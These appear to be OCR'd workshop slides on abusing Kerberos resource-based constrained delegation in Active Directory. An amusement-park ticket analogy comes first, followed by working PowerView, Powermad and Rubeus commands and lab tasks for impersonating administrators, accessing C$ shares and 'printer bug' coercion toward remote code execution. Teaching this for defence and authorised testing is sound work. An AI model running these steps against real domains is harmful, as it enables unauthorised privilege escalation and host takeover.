Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



RBCD is dangerous

- The waitress goes to the ticket office
- The waitress presents **her own** day pass and Alice's bistro ticket

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



RBCD is dangerous

- The waitress goes to the ticket office
- The waitress presents **her own** day pass and Alice's bistro ticket
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



RBCD is dangerous

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is NON-FORWARDABLE

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



RBCD is dangerous

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is NON-FORWARDABLE
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar through RBCD

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



RBCD is dangerous

- The ticket office creates a bar ticket for Alice

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



RBCD is dangerous

- The ticket office creates a bar ticket for Alice
- The ticket office encrypts the bar ticket



Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

RBCD is dangerous

- The waitress goes to the bar with the ticket



RBCD is dangerous

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```



RBCD is dangerous

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



RBCD is dangerous

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket and validates it
- The bar tender serves the waitress a beer for Alice


Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



RBCD is dangerous


- The waitress gets a drink



Generic RBCD abuse

- Generalized ACL-based computer object takeover primitive
- Need only an Access Control Entry (ACE) and an account with an SPN
  - S4U2Self requires and SPN
- By default, all domain users can create 10 computer accounts
  - MachineAccountQuota
- SPNs are trivial to obtain

Generic RBCD abuse



The toolset

- Viewing RBCD configuration:
  - PowerShell Active Directory Module:

```
Get-ADComputer target_computer -Properties PrincipalsAllowedToDelegateToAccount

Get-ADUser target_user -Properties PrincipalsAllowedToDelegateToAccount
```

  - PowerView:

```
$RawBytes = Get-DomainComputer "target_computer" -Properties 'msds-allowedtoactonbehalfofotheridentity'
| select -expand msds-allowedtoactonbehalfofotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl

$RawBytes = Get-DomainUser "target_user" -Properties 'msds-allowedtoactonbehalfofotheridentity' |
select -expand msds-allowedtoactonbehalfofotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl
```

    - Credit to Will Schroeder (@harmj0y) for putting those together

The toolset

- Creating a new computer account:
  - Using Powermad:
    ```
    New-MachineAccount -MachineAccount attacker_account -Password
    $(ConvertTo-SecureString 'Defcon27!' -AsPlainText -Force)
    ```

- Calculating the Kerberos key for your new account:
  - `Rubeus.exe hash /password:Defcon27! /user:attacker_account$ /domain:fqdn`

The toolset

- Configuring RBCD on an object:
  - PowerShell Active Directory Module:

```
Set-ADComputer target_computer -PrincipalsAllowedToDelegateToAccount
attacker_account$
```

  - PowerView:

```
$AttackerSid = Get-DomainComputer attacker_account -Properties objectsid | Select -
Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($AttackerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer "target_computer" | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}
```

    - Credit to Will Schroeder (@harmj0y) for putting those together

Lab: Generic RBCD abuse

- **Objective:** Abuse the control you have over the computer object of Service B to compromise the host
- **Tasks:**
  - Create a new computer account
  - Configure RBCD from the new computer account to Service B
  - Execute a full S4U attack against Service B to obtain a service ticket for Administrator to CIFS at Service B
  - Pass the ticket and gain access to C$ on Service B
  - Execute a full S4U attack against Service B to obtain a service ticket for Sensitive Admin to CIFS at Service B


S4U2Silver

- S4U2Self works for any account with an SPN
- A TGT is all that's required
  - Explicit credentials are not required, but can be used to obtain a TGT
- The obtained service ticket does not have a usable service name
- The service name is in the clear-text part of the ticket
  - Can be modified to a valid service class
- The resulting service ticket is usable
  - And it has a valid KDC signature in the PAC
- Works for users marked as "sensitive for delegation"
- Credit to Will Schroeder (@harmj0y) for the name "S4U2Silver"

Unconstrained RCE

- Use the “printer bug” to coerce authentication from the target host to a compromised host with unconstrained delegation
- Obtain the target host’s TGT
- Use the target host’s TGT to invoke S4U2Silver for an admin user to the target host
  - Can impersonate sensitive users as well

RCE with unconstrained delegation



The toolset

- Substituting the service class on a service ticket

```
Rubeus.exe tgssub /ticket:[Base64_blob OR path_to_file]
/altservice:new_SPN [/ptt]
```

Lab: Unconstrained RCE

- **Objective:** Use a computer account TGT to gain RCE to the host
- **Tasks:**
  - Invoke S4U2Self using the TGT obtained from Service B to produce a service ticket for Sensitive Admin
  - Modify the service name on the ticket to turn it into a valid service ticket to CIFS
  - Gain privileged access to Service B


Did Bill make a mistake?

- Bill sets up classic constrained delegation from the bistro to the bar



